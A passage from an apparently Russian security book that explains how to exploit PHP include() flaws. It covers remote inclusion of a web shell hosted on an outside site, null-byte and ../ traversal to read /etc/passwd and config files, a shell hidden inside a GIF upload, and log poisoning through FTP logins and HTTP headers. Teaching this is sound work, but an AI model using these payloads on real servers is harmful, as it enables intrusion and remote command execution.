Эта конструкция будет выведена в скрипт `6.php`, и именно этот код выполнится на целевом сервере (где расположен уязвимый скрипт).

Мы научились подключать удаленный скрипт так, чтобы выполнить произвольный код на удаленном сервере.

Рассмотрим несколько примеров.

Пример. Допустим, имеется следующая уязвимость `<? Include("$page.htm") ?>`.

Для начала нам необходимо составить PHP-код, который будет выполнен на целевом сервере. Стандартным в таком случае является так называемый PHP SHELL:

Если PHP работает не в безопасном режиме, то в PHP допустимо использовать функцию `system`.

Эта функция выполняет системные команды и возвращает вывод в браузер. В частности, для операционных систем UNIX можно было бы написать `system("ls -la")`.

Для Windows: `system("dir");`

Итак, составляем PHP SHELL.

```
<?
 system($_GET["cmd"])
?>
```

или, если сервер настроен таким образом, что все кавычки фильтруются обратным слэшем, то можно написать так:

```
<?
 system(stripslashes(($_GET["cmd"]))
?>
```

Вначале наш PHP SHELL необходимо разместить на любой Web-сайт. Подойдет и **narod.ru** и **h10.ru** и тому подобные бесплатные хостинги.

Допустим, адрес нашего скрипта: **HTTP://cmd.narod.ru/cmd.htm**.

Строка HTTP-запроса к целевому серверу, заставляющего подключить наш PHP SHELL, может быть примерно такой:

HTTP://localhost/4.php?page=HTTP://cmd.narod.ru/cmd.htm?&cmd=ls+-la
или

HTTP://localhost/4.php?page=HTTP://cmd.narod.ru/cmd&cmd=ls+-la, если учесть, что расширение htm будет все равно добавлено.

Что же происходит? Целевой скрипт `4.php` имеет описанную уязвимость, подключает и выполняет следующий код:

```
<?
 system($_GET["cmd"])
?>
```

HTTP `GET`-параметр `cmd` в этом коде берется из того же запроса. Таким образом, в этой ситуации значение, переданное нами в качестве значения параметра `cmd`, будет выполнено на целевом сервере.

В данном примере мы получим список файлов в текущем каталоге (для операционных систем типа UNIX).

Другими словами, мы получили, что хотели. Что можно сделать, имея такие права на сервере, выходит за рамки этой книги.

Пример.

Если уязвимость имеет следующий вид `<? Include("$page.php") ?>`, другими словами, если добавляется расширение не txt, а php, то можно поступить аналогичным образом. Но не стоит забывать, что, если на сервере установлен и настроен PHP, и атакующий хочет организовать запрос следующим образом: **HTTP://localhost/4.php?page=HTTP://cmd.h10.ru/cmd&cmd=ls+-la**, то скрипт **HTTP://cmd.h10.ru/cmd.php** вначале выполнится на сервере **h10**, и лишь потом результат его работы перейдет к целевому серверу.

Таким образом, скрипт **HTTP://cmd.h10.ru/cmd.php** должен иметь примерно следующий текст:

```
<? Echo "<?
System(\$_GET[\"cmd\"]);
?>";
?>
```

Однако более удобным могло бы показаться отсечение ненужных нам данных переносом их в `GET`-параметры запроса. Для этого, как было сказано ранее, достаточно закончить запрос знаком `?`. Например:

HTTP://localhost/4.php?page=HTTP://cmd.h10.ru/cmd.htm?&cmd=ls+-la.

Если же соединение на удаленный 80-й порт запрещено, но есть другие разрешенные порты, то можно закачать PHP SHELL на FTP-сервер, и попытаться подключить его по протоколу FTP. При этом следует учесть, что фокус со знаком вопроса для отбрасывания ненужных параметров в этом случае не пройдет, следовательно, имя файла нужно выбрать соответствующим.

Например, для уязвимости `<? Include("$page.include.php") ?>` файл с нашим PHP-кодом мог бы называться так: `cmd.include.php`, а строка за-

проса для подключения этого скрипта могла бы выглядеть следующим образом: **HTTP://localhost/4.php?page=ftp://my.ftp.ru/cmd&cmd=ls+-la**.

Стоит обратить внимание на то, что если подключается файл по протоколу FTP, то PHP пытается запросить его текст, подсоединяясь к FTP как анонимный пользователь в пассивном режиме.

Еще одним выходом из такой ситуации будет являться расположение нашего PHP-кода на HTTP-сервере, работающего на нестандартном порте. В этом случае запрос мог бы выглядеть следующим образом: **HTTP://localhost/4.php?page=HTTP://cmd.h10.ru:8000/cmd&cmd=ls+-la**.

Часто задаваемым вопросом является такой: "Как получить исходный текст PHP-скрипта, выполняющегося на сервере?" Ответ на это вопрос однозначен: "Не используя никаких других уязвимостей, невозможно просмотреть исходный текст скрипта на сервере".

Эксплуатирование локальной инъекции исходного кода PHP

Если имеется уязвимость типа локальной инъекции исходного кода PHP (PHP source code injection), однако по каким-либо причинам не удается подключить на исполнение внешний файл, то эту уязвимость можно назвать local PHP source code injection.

> ***Определение***
>
> Local PHP source code injection — это уязвимость типа PHP source code injection, позволяющая выполнять в качестве PHP-скрипта любой локальный доступный на чтение серверу файл.

Стоит отметить, что все сказанное далее относится также и к удаленному типу данной уязвимости. Все, что можно реализовать, имея локальную уязвимость, можно реализовать и в удаленной уязвимости.

Наиболее частой причиной, по которой невозможно включить внешний файл, является то, что перед параметром, используемым внутри функции `include()`, на который мы имеем возможность воздействовать, добавляется некоторая строка.

В этом случае невозможно сделать так, чтобы в самом начале шел протокол HTTP или FTP, что не дает нам возможности подключить удаленный файл.

Например, рассмотрим файл **HTTP://localhost/2/7.php**. Вот его содержимое:

```
<?
  include("./data/$id.php");
?>
```

Как видим, в данном случае имеется уязвимость PHP source code injection. Однако, перед переменной `$id`, значение которой мы можем контролировать, добавлена строка с каталогом, в котором находятся файлы данных.

Таким образом, невозможно включить удаленный файл, доступный по протоколу HTTP или FTP, изменяя значения переменной `$id`.

Еще одним случаем, когда невозможно подключение удаленных файлов, является тот, когда настройки PHP запрещают эту операцию, либо, когда каким-либо файрволом запрещены исходящие соединения от сервера на любой TCP-порт.

Допустим, что мы имеем возможность подключать произвольный локальный файл.

Как видим, в приведенном примере к названию файла добавляется расширение, которое ограничивает типы файлов, которые мы можем подключить и выполнить как PHP-скрипты.

Однако вспомним особенность интерпретируемых языков, наподобие PHP или Perl. Интерпретаторы этих языков написаны на языке программирования C. Вспомним, что в этом языке символ с кодом 0, или, другими словами, нулевой байт, обозначает конец строки.

В том числе в строках, в которых имена файлов передаются соответствующим функциям открытия файлов, нулевой байт также считается окончанием строки, а значит, и концом имени файла.

Однако в интерпретируемых языках, таких как PHP или Perl, применяются многобайтовые строки. Это означает, что такие строки могут содержать символы с произвольными кодами, в том числе такие строки могут содержать нулевые байты.

Естественно, нулевой байт в таких случаях не будет считаться концом строки.

Это сделано для ситуаций, когда в строках хранятся произвольные данные, например изображения, звуковые или видеофрагменты.

Также стоит вспомнить, как можно закодировать произвольный символ при передаче информации по протоколу HTTP. Сам символ можно заменить на последовательность `%XX`. Символы `XX` — это шестнадцатеричный код заменяемого символа.

Таким образом, символ с кодом 0, или нулевой байт, мы сможем закодировать последовательностью `%00`. При этом она будет нормально передана согласно протоколу HTTP, а при получении этой последовательности, скрипту будет передана строка с нулевым байтом.

Допустим, подключается файл `include("./$file/data.php")`. Таким образом, предположительно мы сможем заставить интерпретатор подключить и выполнить только файл с именем `data.php`.

Однако, что произойдет, если передать скрипту в качестве имени файла имя, содержащее нулевой символ в конце. Например `file=temp.txt%00`.

В этом случае произойдет попытка открытия и исполнения как PHP-кода следующего файла: `./temp.txt\0/data.php`. Где `\0` — нулевой символ.

Далее эта строка передается в `include()`, а где-то там стоят С-функции открытия файлов типа `fopen()`, которые считают нулевой байт концом строки. В итоге наличие этого нулевого байта приведет к тому, что произойдет попытка подключения и выполнения файла `./temp.txt`.

При этом правая часть будет как бы отброшена, наподобие того, как мы отбрасывали ее при HTTP-запросе с использованием символа знака вопроса.

Таким образом, мы научились отбрасывать правую часть, присоединяемую к переменной, на которую мы можем воздействовать, наподобие того, как это было сделано для HTTP-запроса.

Стоит также указать, что в подобных функциях, как правило, применимы последовательности обхода каталогов `../` .

Другими словами, используя обход каталогов и отбрасывание присоединенной справа строки, мы получили возможность подключить и выполнить любой файл, находящийся на сервере.

Что это может дать потенциальному нападающему?

Вспомним конструкцию PHP-скриптов. Код, который будет выполнен PHP-интерпретатором, заключается в скобки `<? ?>` или `<?php ?>` и т. п. Все, что находится вне этих скобок, воспринимается как простой текст и выводится напрямую безо всякой обработки.

Рассмотрим пример:

HTTP://localhost/2/8.php

```
Текущая дата: <? echo date("Y-m-d H:i:s");
$a="Test";
?>
<br>Это текст, который будет выведен без обработки.
Названия переменных, таких как $a, не будут подставлены.
<?
 echo "это текст, который выводится интерпретатором внутри echo.
 В этом случае подставляются значения переменных. Например a=$a";
?>
```

Из этого примера видим, как PHP обрабатывает свои скрипты.

Стоит заметить, что во многих файлах, таких как файлы конфигурации различных программ, log-файлы, многие текстовые документы в большинстве случаев не имеют программных PHP скобок `<? ?>`.

Если попытаться подключить в PHP такие файлы, то интерпретатор не найдет в них строки, которые он мог бы воспринять как программу на языке PHP. В этом случае, файлы будут выведены, как есть.

Таким образом, имея уязвимость типа local PHP source code injection, хакер может использовать ее для получения содержимого некоторых файлов. При

этом путь к файлу должен указываться относительно каталога, к которому указан путь в префиксе. Для перехода на уровень вверх, используются последовательности `../` .

Например, следующим запросом можно вывести содержимое файла `/etc/passwd`: **HTTP://test/script.php?page=./../../../../../../etc/passwd%00**.

Этот запрос выводит файл с именами пользователей для операционных систем UNIX. Как видим, используя последовательности `../` , мы переходим вверх по каталогам до тех пор, пока не очутимся в корне. Затем идет путь к файлу `passwd`.

Следует учесть, что для систем UNIX возможно получение содержимого только тех файлов, которые доступны для чтения пользователю, который запустил Web-сервер.

Стоит отметить, что в случае систем Windows, можно получить содержимое файлов только на текущем жестком диске. Если начало файла указано, у хакера нет возможности сменить диск, на котором будет происходить поиск файла.

Если содержимое переменной, значение которой мы можем задавать, стоит в строке внутри `include()`, то в самом начале можно использовать имя диска.

Например: **HTTP://test/script.php?page=C:/system.ini%00** для следующей уязвимости:

```
<?
  include("$page.php")
?>
```

При этом текст запрашиваемого файла будет отображен в одной из частей страницы, там, где по логике скрипта находится конструкция `include()`.

Стоит отметить, что для отображения файлов такими, как они есть, нужно смотреть исходный код HTML-страницы, а не то, что выведет браузер.

В частности, браузер не будет переводить строку, встретив символ перехода на новую строку в текстовом файле. Некоторое последовательности символов могут быть интерпретированы браузером как HTML-теги, и в браузер будет выведен результат действия этих тегов, но не их текст.

Для получения исходного кода для большинства браузеров следует выполнить команду — просмотреть в текстовом представлении.

Что же еще сможет сделать хакер, исследуя уязвимость local PHP source code injection. Явно много больше, чем просто просмотр текста некоторых скриптов.

Для выполнения произвольного кода хакеру необходимо внедрить код в любой файл на сервер либо создать новый файл, доступный на чтение поль-

зователю, который запустил Web-сервер, либо изменить доступный на чтение Web-серверу файл.

Очевидно, если хакер имеет иной доступ на сервер, например анонимный доступ по протоколу FTP, то ему достаточно будет создать файл, содержащий инструкции PHP. При этом имя файла и его расположение не важно — главное, чтобы хакер знал, куда и с каким именем будут записаны данные.

Однако этот случай весьма редок. Редко к каким серверам разрешен анонимный FTP-доступ. И уж тем более, редко когда анонимному пользователю разрешен доступ на запись.

Смотрим, какие варианты есть у хакера. Загрузка файлов на сервер через HTTP-форму. Если посетителю сайта предоставляется возможность закачки своих файлов на сервер, то в любом случае следует предположить потенциальную дыру в безопасности. Подобные системы должны фильтровать имена и/или содержимое принимаемых файлов.

Однако для того чтобы закачать нужный PHP-код, хакеру не составит труда обойти практически любой фильтр.

Допустим, фильтруется расширение файла на стороне сервера и разрешены только графические форматы.

Так как PHP не ограничивает расширение файла, содержащее PHP-код, и если PHP-код будет найден в файле с любым расширением, то он будет выполнен обычным образом. Поэтому нам будет достаточно закачать файл, содержащий PHP-код, например PHP SHELL, присвоив имени файла расширение графического формата.

Например, следующий файл:

```
<?
$cmd=stripslashes($_GET["cmd"]);
system($cmd);
?>
```

Для успешного эксплуатирования данной уязвимости хакеру понадобится относительный путь к файлу со злонамеренным кодом. При этом можно обойтись и без полного пути к файлу или полного пути к уязвимому скрипту.

Поясним на примере. Допустим, уязвимый скрипт расположен по адресу **HTTP://test/news/index.php**. Допустим, что инъекция возможна в нефильтруемом параметре `page`.

При этом уязвимые строки имеют следующий вид:

```
<?
include("../data/$id.html");
?>
```

Далее допустим, что в некоторой другой части этого сайта, например на форуме, можно загрузить свое изображение. При этом изображение может иметь форматы JPG или GIF.

Расширение загружаемого файла проверяется на стороне сервера.

Далее, вероятно, хакер узнает, в какой каталог относительно корня сервера будет загружено изображение. Для этого следует загрузить тестовое изображение, а затем, когда оно будет выведено в браузер после загрузки, посмотреть путь до него относительно корня сервера.

Допустим URL загруженного изображения имеет вид:

HTTP://site/images/test.jpg.

Совершенно очевидно, далее необходимо загрузить вместо изображения нужный PHP-код, например PHP SHELL.

Если PHP SHELL будет закачан в файл **HTTP://site/images/cmd.jpg**, то строка запроса, эксплуатирующая нашу уязвимость, подцепляющая и выполняющая наш скрипт, который в свою очередь выполнит любую системную команду, принятую как `GET`-параметр, может выглядеть примерно следующим образом.

HTTP://test/news/index.php?page=./../images/cmd.jpg%00&cmd=ls+-la.

Очевидно, что файлы с данными для файла **HTTP://test/news/index.php** лежат в каталоге **HTTP://test/data/**. Путь из него к каталогу `images`, где лежит наш PHP SHELL, — `./../images/`. Именно поэтому в качестве параметра `page` мы передали именно такую строку.

Теперь усложним задачу хакеру.

Допустим, рисунок кроме расширения проверяется еще на правильность. Кроме того, побочной проверкой на правильность может служить проверка на то, что размер картинки или рисунка вписывается в некоторые границы.

Совершенно очевидно, что наш PHP-код, подсунутый в качестве рисунка, не пройдет ни одну из этих проверок.

Задачей хакера в этом случае будет написание такого PHP-кода, который являлся бы правильным рисунком.

Или, с другой стороны, написание такого рисунка, который содержал бы PHP-код и нормально бы воспринимался интерпретатором как PHP-скрипт.

Опять стоит отметить, что все, что находится вне скобок `<? ?>` выводится PHP-интерпретатором как есть. Простой опыт позволяет убедиться, что данные, которые содержатся вне этих скобок, могут иметь произвольный вид и даже не быть текстовыми.

Другими словами, эти данные могут содержать и рисунок. При подключении, естественно, рисунок выведен не будет, а будет выведен мусор, являющийся текстовой интерпретацией данных, хранящихся в рисунке.

Таким образом, задача свелась к тому, как засунуть нужные нам текстовые данные в рисунок.

Рассмотрим для примера формат GIF. Как показала практика, добавление произвольных данных в конец GIF-файла никак не изменяет поведение программ для просмотра графических файлов, и любыми программами такой рисунок будет интерпретирован как правильный GIF-рисунок.

Хакеру останется только при помощи какого-либо шестнадцатеричного редактора внедрить PHP SHELL-код в конец правильного GIF-рисунка и закачать его на сервер.

Такой файл пройдет любые проверки на правильность, ибо он действительно является правильным файлом рисунка. Он просто содержит в конце некоторые данные, которые никак не влияют на поведение графических приложений и расширений.

Далее используя локальный тип уязвимости PHP-инъекция, подключаем этот файл. Например:
HTTP://test/news/index.php?page=./../images/cmd.jpg%00&cmd=ls+-la.

PHP-интерпретатор воспримет этот файл как обычный PHP-скрипт. Вначале будет выведен мусор, соответствующий текстовой интерпретации бинарного содержимого рисунка. Затем будут найдены программные PHP-скобки `<? ?>` и выполнится код, который находится между ними.

Рассмотрим еще один случай. Допустим на сервере с данной уязвимостью присутствует какая-либо система, ведущая базу данных в текстовых файлах.

Некоторые форумы, доски объявлений ведут свои базы в файлах, скрытых от просмотра через протокол HTTP.

Однако содержимое этих файлов вполне можно включить внутри `include`, используя уязвимость local PHP source code injection.

После получения содержимого этих файлов, которые, как правило, представляют собой простой текст, хакер, вероятно, станет анализировать содержание этих файлов. Причем, интересны ему будут не имена, пароли, скрытые сообщения, которые могут присутствовать в этих файлах, а скорее, *какие* символы и *как* фильтруются при добавлении информации в такие файлы легальным путем.

Если в файле содержится информация о пользователе, то следует создать в форуме нового пользователя (зарегистрироваться) с именем, паролем или любой другой информацией, содержащей нужный PHP-код. Например PHP SHELL.

Если же в файле хранятся, к примеру, сообщения доски объявлений, то следует просто добавить новое объявление или сообщение, которое будет содержать PHP-код.

Надо отметить, что любое добавление конечного PHP-кода следует производить только после того, как выполнено тестирование — какие символы, при каких условиях и как фильтруются.

При этом нужно добавить такой PHP-код, функциональность которого не может изменить применяемая фильтрация. К примеру, можно включить слегка модифицированный или оригинальный PHP SHELL.

Далее следует просто подцепить этот файл как PHP-код, используя уязвимость локальной PHP-инъекции — способ, описанный в *разд. 2.2.1*. Еще об одном варианте создания на сервере файла с PHP-кодом, используя уязвимость типа SQL-инъекция, будет рассказано в *главе 3*.

Теперь рассмотрим случай, когда уязвимость в PHP-файле имеет следующий вид:

```
<?
include("./data/file-$file.php")
?>
```

Это уязвимость типа local PHP source code injection, так как слева от значения переменной, которую мы имеем возможность контролировать, подставлено некоторое значение.

Однако этот случай отличается от классического, когда слева подставляется относительный или абсолютный путь до включаемого файла. Здесь подставляется не только путь, но и часть имени файла.

Рассмотрим случай, когда в каталоге ./data/ относительно уязвимого скрипта имеется каталог, имя которого начинается так же, как и подставляемая часть имени файла.

В нашем случае, это каталог ./data/file-list/.

Совершенно очевидно, что мы имеем возможность использовать следующую конструкцию для обхода каталогов:

HTTP://test/news.php?file=list/../../../../ets/passwd%00.

В этом случае, внутри `include` будет подключен и выполнен следующий файл: `./data/ file-list/../../../../ets/passwd%00`

Как видим, все каталоги в этом пути существуют, и для любой операционной системы этот путь и файл не должен оказаться некорректным.

Однако очевидно, что существование такого файла — весьма редкое явление. Более вероятно, что каталога с подходящим именем на сервере не существует.

Даже если подобные каталоги и существуют, то нападающему, вероятно, будут неизвестны их имена, а подобрать имя будет тяжело.

Для эксплуатирования данной уязвимости в пути к нужному файлу необходимо указать несуществующие каталоги.

Например ./data/file-1/../../../../ets/passwd%00. Причем, каталога file-1 не существует в каталоге ./data/.

Подобную ситуацию можно понять двояко. Во-первых, какая разница, существует каталог или нет, если все равно затем происходит переход на уровень верх: file-1/../.

Во-вторых, этот каталог не существует, а значит, не существует и весь последующий путь. Ответ на вопрос, какой случай имеет место, может дать только практика. Причем для различных операционных систем ответ может быть разный.

Для операционной системы Windows 2000 и файловой системы FAT или NTFS, как показывает практика, существование каталога, если затем все равно будет переход на уровень вверх, не является критичным для существования файла.

Для проверки этого достаточно в командном интерпретаторе cmd выполнить следующую инструкцию:

```
C:\>cd \not-exists\..\
C:\>
```

Как видим, операционной системой нормально воспринялся подобный путь, содержащий несуществующую папку.

Сложнее дело обстоит в операционных системах типа UNIX.

Вот пример для операционной системы FreeBSD:

```
$ pwd
/tmp/test
$ ls -la
total 6
drwxr-xr-x  2 admin  wheel  512 Sep  9 16:18 .
drwxrwxrwt  9 root   wheel  512 Sep  9 16:17 ..
-rw-r--r--  1 admin  wheel    5 Sep  9 16:18 file.php
$ cd not-existent/../
-bash: cd: not-existent/../: No such file or directory
$ cd file.php/../
-bash: cd: file.php/../: Not a directory
$
```

Как видим, операционными системами типа UNIX проверяется существование каждого файла в пути. Причиной этого является проверка разрешений — имеет ли пользователь права на получение доступа к заданному каталогу.

Даже если файл существует, то для того, чтобы путь оказался корректным, необходимо, чтобы этот файл являлся каталогом.

Как видим, несмотря на то, что подобная ситуация в некоторых случаях может быть практически безнадежной для хакера, все же не следует пренебрегать защитой даже в таких ситуациях.

Внедрение PHP-кода в log-файлы

Допустим, мы имеем уязвимость local PHP source code injection.

Стоит отметить тот факт, что вовсе необязательно создавать новый файл. Достаточно изменить любой уже существующий, дописав или изменив данные в нем так, чтобы записать в него PHP-код.

Стоит задаться вопросом, какие файлы на сервере может изменять внешний пользователь?

Первый напрашивающийся ответ — никакие. Казалось бы, никакие файлы пользователь не может менять на сервере, не имея доступа к нему.

Но стоит вспомнить, что некоторые события на сервере могут логироваться, и что, и когда будет занесено в log-файлы, будет зависеть, в том числе, и от пользователя.

Пример.

Допустим, нападающий в результате исследования внутреннего устройства сервера, используя уязвимость local PHP source code injection, но не имея возможности закачать на сервер файл со злонамеренным PHP-кодом, получает содержимое различных файлов на сервере.

Вероятно, нападающий будет анализировать файлы настройки сервера, имеющие одинаковые имена во многих системах, такие как `/etc/passwd` и т. п.

Кроме того, нападающий, вероятно, попытается найти конфигурационный файл сервера, в котором, вероятно, можно будет найти много интересного.

С целью получения несанкционированного доступа к защищенным паролями Web-каталогам хакер, вероятно, попытается достать конфигурационные файлы, описывающие доступ к этому каталогу. Такие файлы, как правило, имеют имя `.htaccess` для Web-сервера Apache.

В таких файлах может быть указан путь к файлу с паролями. Хакер может получить содержимое этого файла, используя все ту же уязвимость. Затем может попытаться подобрать пароли, хранящиеся в нем.

Стоит отметить, что сами пароли в таких файлах, как правило, не хранятся, а хранятся лишь их хеш-значения. И хотя восстановить пароль по хеш-значению можно исключительно перебором, в любом случае получение паролей будет делом времени и вычислительных мощностей.

Описания процедуры доступа к каталогу также могут находиться в конфигурационных файлах сервера.

Для Web-сервера Apache, этот файл называется HTTPd.conf. Он может находиться в различных каталогах. Например:

- /etc/HTTPd.conf
- /etc/conf/HTTPd.conf
- /etc/apache/conf/HTTPd.conf
- /usr/local/etc/apache/conf/HTTPd.conf
- /usr/local/conf/HTTPd.conf

Могут быть и другие варианты. Изредка может меняться имя файла. Но в большинстве случаев это HTTPd.conf.

Кроме того, хакер, вероятно, попытается получить содержимое файлов, содержащих отчеты о различных событиях системы — log-файлов.

В частности, можно попытаться получить содержимое файлов:

- /var/log/messages
- /var/log/HTTPd-access.conf
- /var/log/HTTPd-error.log
- /var/log/maillog
- /var/log/security

И некоторые другие файлы. В данном примере приведены пути для операционных систем UNIX.

Допустим, хакер заметил, что файл `/var/log/messages` обновляется ежедневно и поэтому имеет небольшой размер. Вероятно, хакер станет анализировать, какие события попадают в этот файл.

Аналогично, хакер будет анализировать, какие события попадают и в другие доступные для чтения пользователю, который запустил Web-сервер, log-файлы.

Типичной ситуаций является, когда в файл `/var/log/messages`, а также, возможно, в некоторые другие log-файлы попадают ошибки авторизации при доступе к некоторым системам.

В частности, допустим, хакером будет замечены следующие строки в log-файле `/var/log/messages`:

```
Sep  1 00:00:00 server ftpd[12345]: user "anonymous" access denied
Sep  1 00:00:10 server ftpd[12345]: user "vasya" access denied
Sep  1 00:00:20 server ftpd[12345]: user "test" access denied
```

В этом случае, видим, что в этот файл записываются сообщения об ошибках авторизации к FTP-серверу. Далее, хакер проверит, какие символы можно внедрять в качестве имени пользователя.

Для этого хакер, вероятно, подключится к серверу на FTP-порт и попытается пройти авторизацию с различными именами пользователей, содержащими различные символы.

Диалог между FTP-сервером и клиентом мог бы быть примерно таким:

```
$ telnet ftp.test.ru 21
Trying 127.0.0.1...
Connected to ftp.test.ru.
Escape character is '^]'.
220 ftp.test.ru FTP server ready.
USER anonymous
331 Password required for anonymous.
PASS test
530 Login incorrect.
USER test'test'
331 Password required for test'test'.
PASS test
530 Login incorrect.
USER test test
331 Password required for test test.
PASS test
530 Login incorrect.
USER <hello>
331 Password required for <hello>.
PASS test
530 Login incorrect.
USER test? $test
331 Password required for test? $test.
PASS test
530 Login incorrect.
QUIT
221 Goodbye.
```

При некоторых реализациях и настроек FTP-сервера после такого сеанса в log-файл `/var/log/messages` могли бы попасть примерно следующие строки:

```
Sep  1 00:01:00 server ftpd[12345]: user "anonymous" access denied
Sep  1 00:01:10 server ftpd[12345]: user "test'test'" access denied
Sep  1 00:01:20 server ftpd[12345]: user "test test" access denied
Sep  1 00:01:30 server ftpd[12345]: user "<hello>" access denied
Sep  1 00:01:40 server ftpd[12345]: user "test? $test" access denied
```

Как видим, имя полученного пользователя выводится в log-файл как есть. Хакеру осталось внедрить PHP SHELL-код в файл `/var/log/messages`, проведя примерно следующий диалог с FTP-сервером:

```
$ telnet ftp.test.ru 21
Trying 127.0.0.1...
Connected to ftp.test.ru.
Escape character is '^]'.
220 ftp.test.ru FTP server ready.
USER <? system(stripslashes($_GET['cmd'])); ?>
331 Password required for <? system(stripslashes($_GET['cmd'])); ?>.
PASS test
530 Login incorrect.
QUIT
221 Goodbye.
```

При этом в log-файл `/var/log/messages` запишется примерно следующая информация:

```
Sep  1 00:01:40 server ftpd[12345]: user "<?
      system(stripslashes($_GET['cmd'])); ?>" access denied
```

Осталось подцепить этот файл в уязвимости local PHP source code injection следующим запросом:

HTTP://test/test.php?page=./../../../../../var/log/messages%00&cmd=ls+-la.

Результат этих действий: хакеру дана возможность выполнять произвольные системные команды на уязвимом сервере.

Стоит отметить, что подобная строка запроса использовалась хакером и для получения содержимого файлов, не содержащих PHP-код.

Опишем еще один способ внедрения PHP-кода в log-файлы с целью дальнейшего их подключения и выполнения в уязвимости PHP-инъекции.

Пробуем внедрить код PHP в log-файлы Apache.

Это несколько сложнее, нежели внедрение кода в log-файлы FTP-сервера. Сложнее потому, что браузер по умолчанию будет URL-кодировать такие символы, как символ знака вопроса, пробел и т. п.

Простой пример показывает, что пробел не обязателен при написании PHP SHELL:

```
<?system(stripslashes($cmd));?>
```

Этот код является правильным PHP-кодом, несмотря на то, что не содержит ни одного пробела.

Однако некоторые другие кодируемые символы все же необходимы. Это символы меньше и больше — `<` и `>`, символ доллара `$`, скобки `( )` и символ знака вопроса `?`. Кроме того, могут понадобиться кавычки.

Однако, что если отойти от стандарта и произвольным образом сконструировать запрос, чтобы нужные нам символы не кодировались?

Для этого можно использовать программу для составления произвольных запросов, описанную ранее, или составить запрос напрямую, присоединившись на HTTP-порт сервера.

```
GET /?<?system(stripslashes($_GET['cmd']));?> HTTP/1.1
Accept: */*.
Accept-Language: ru.
Accept-Encoding: deflate.
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Host: www.test.ru
Connection: Close
Referer: HTTP://www.localhost.ru/
```

Один из самых распространенных Web-серверов — Apache, запишет в свой log-файл примерно следующую строку:

```
127.0.0.1 — — [01/Sep/2004:14:00:00 +0000] " GET
/?<?system(stripslashes($_GET['cmd']));?> HTTP/1.1" 200 2393 "
HTTP://www.localhost.ru/" " Mozilla/4.0 (compatible; MSIE 5.0; Windows NT
5.0)"
```

Как видим, в этой строке содержится нормальный код, который будет обнаружен и выполнен PHP-интерпретатором:

```
<?system(stripslashes($_GET['cmd']));?>
```

Допустим, log-файл, куда складываются успешные запросы, расположен в `/var/log/HTTPd-access.log`.

В этом случае для уязвимости `include("../data/$id.html")` строка запроса, подцепляющая log-файл и выполняющая PHP SHELL-код, который выполнит произвольную системную команду, будет иметь примерно следующий вид:

HTTP://test/test.php?page=./../../../../../var/log/HTTPd-access.log%00&cmd=ls+-la.

Приведем еще один пример внедрения PHP SHELL-кода в значения HTTP-заголовка `REFERER`.

```
GET / HTTP/1.1
Accept: */*.
Accept-Language: ru.
Accept-Encoding: deflate.
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Host: www.test.ru
Connection: Close
Referer: HTTP://www.localhost.ru/?<?system(stripslashes($_GET['cmd']));?>
```

В этом случае код, содержащий PHP SHELL, запишется Web-сервером Apache в поле `REFERER`. В этом случае в log-файл `/var/log/HTTPd-access.log` запишутся примерно следующие строки:

```
127.0.0.1 — — [01/Sep/2004:14:00:00 +0000] " GET / HTTP/1.1" 200 2393 "
HTTP://www.localhost.ru/?<?system(stripslashes($_GET['cmd']));?>" " Mo-
zilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)"
```

Запись PHP-кода в поле `REFERER` необходима, если `GET`-параметры, передаваемые всем документам на сервере, проходят фильтрацию. Например, если используется модуль Web-сервера Apache — `mod_security`.

Если по каким-либо причинам невозможно внедрить PHP SHELL-код и в поле `REFERER`, например, если значение этого поля тоже жестко фильтруется или просто не логируется, то код можно попытаться внедрить в качестве значения поля `Agent` HTTP-запроса. Это поле определяет тип обозревателя, используемого клиента и по смыслу может содержать произвольные символы и значения.

Пример HTTP-запроса, передающего в качестве имени обозревателя PHP SHELL-код:

```
GET / HTTP/1.1
Accept: */*.
Accept-Language: ru.
Accept-Encoding: deflate.
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0 <? sys-
                tem(stripslashes($_GET['cmd'])); ?>)
Host: www.test.ru
Connection: Close
Referer: HTTP://www.localhost.ru/
```

В этом случае PHP SHELL будет на месте поля `Agent`, если сервер логирует значение этого поля.

Стоит отметить, что довольно часто, если сайт расположен на хостинге, то логи со всех виртуальных серверов собираются не в одном файле, а во многих — в отдельном файле для каждого Web-сайта.

Отгадать расположение таких файлов может быть довольно сложно. Кроме того, файлы с логами ошибок аналогичным образом могут различаться для разных Web-сайтов, и отгадать их имена и расположение бывает проблематично.

Имея доступ к файлу конфигурации Web-сервера, можно узнать, куда и каким образом складываются файлы

Однако некоторые ошибки записываются Web-сервером Apache не в файл `error.log`, определенный для конкретного сайта, а в общий файл `error.log`. Он, как правило, имеет расположение `/var/log/HTTPd-error.log`. И оно, конечно, может изменяться.

В этот файл записываются ошибки, которые не могут быть отнесены к одному из хостов. Например, если имя хоста, переданное в качестве параметра

HTTP-заголовка `HOST`, не найдено среди одного из виртуальных хостов сервера.

Вот пример запроса, результатом которого будет занесение нужных хакеру данных в log-файл.

```
GET /not-existent.html?<?system(stripslashes($_GET['cmd']));?> HTTP/1.1
Accept: */*.
Accept-Language: ru.
Accept-Encoding: deflate.
User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)
Host: www. not-existent.ru
Connection: Close
Referer: HTTP://www.localhost.ru/
```

В этом случае в файл `/var/log/HTTPd-error.log` могут быть занесены следующие строки:

```
[Wed Sep  1 10:00:05 2004] [error] [client 127.0.0.1] File does not ex-
ist:
/usr/local/www/not-existent.html?<?system(stripslashes($_GET['cmd']));?>
```

Как видим, в этом случае в log-файле присутствует PHP SHELL.

Случай, когда таким образом удается внедрить в общий файл `error.log` PHP-код, достаточно редок. Дело в том, что Web-сервер Apache, в зависимости от конфигурации, при добавлении записи в `error.log` файл, может обрезать `GET`-параметры.

И даже если удалить знак вопроса после имени несуществующего файла, все равно в файл `error.log` занесется примерно следующая строка:

```
[Wed Sep  1 10:00:05 2004] [error] [client 127.0.0.1] File does not ex-
ist: /usr/local/www/not-existent.html<
```

Дело в том, что знак вопроса в любом случае должен использоваться для программных PHP-скобок — `<? ?>`.

Исключения составляют редкие случаи, когда PHP настроен в качестве скобок, отделяющих PHP-код, воспринимать и другие виды скобок, Например `<% %>`.

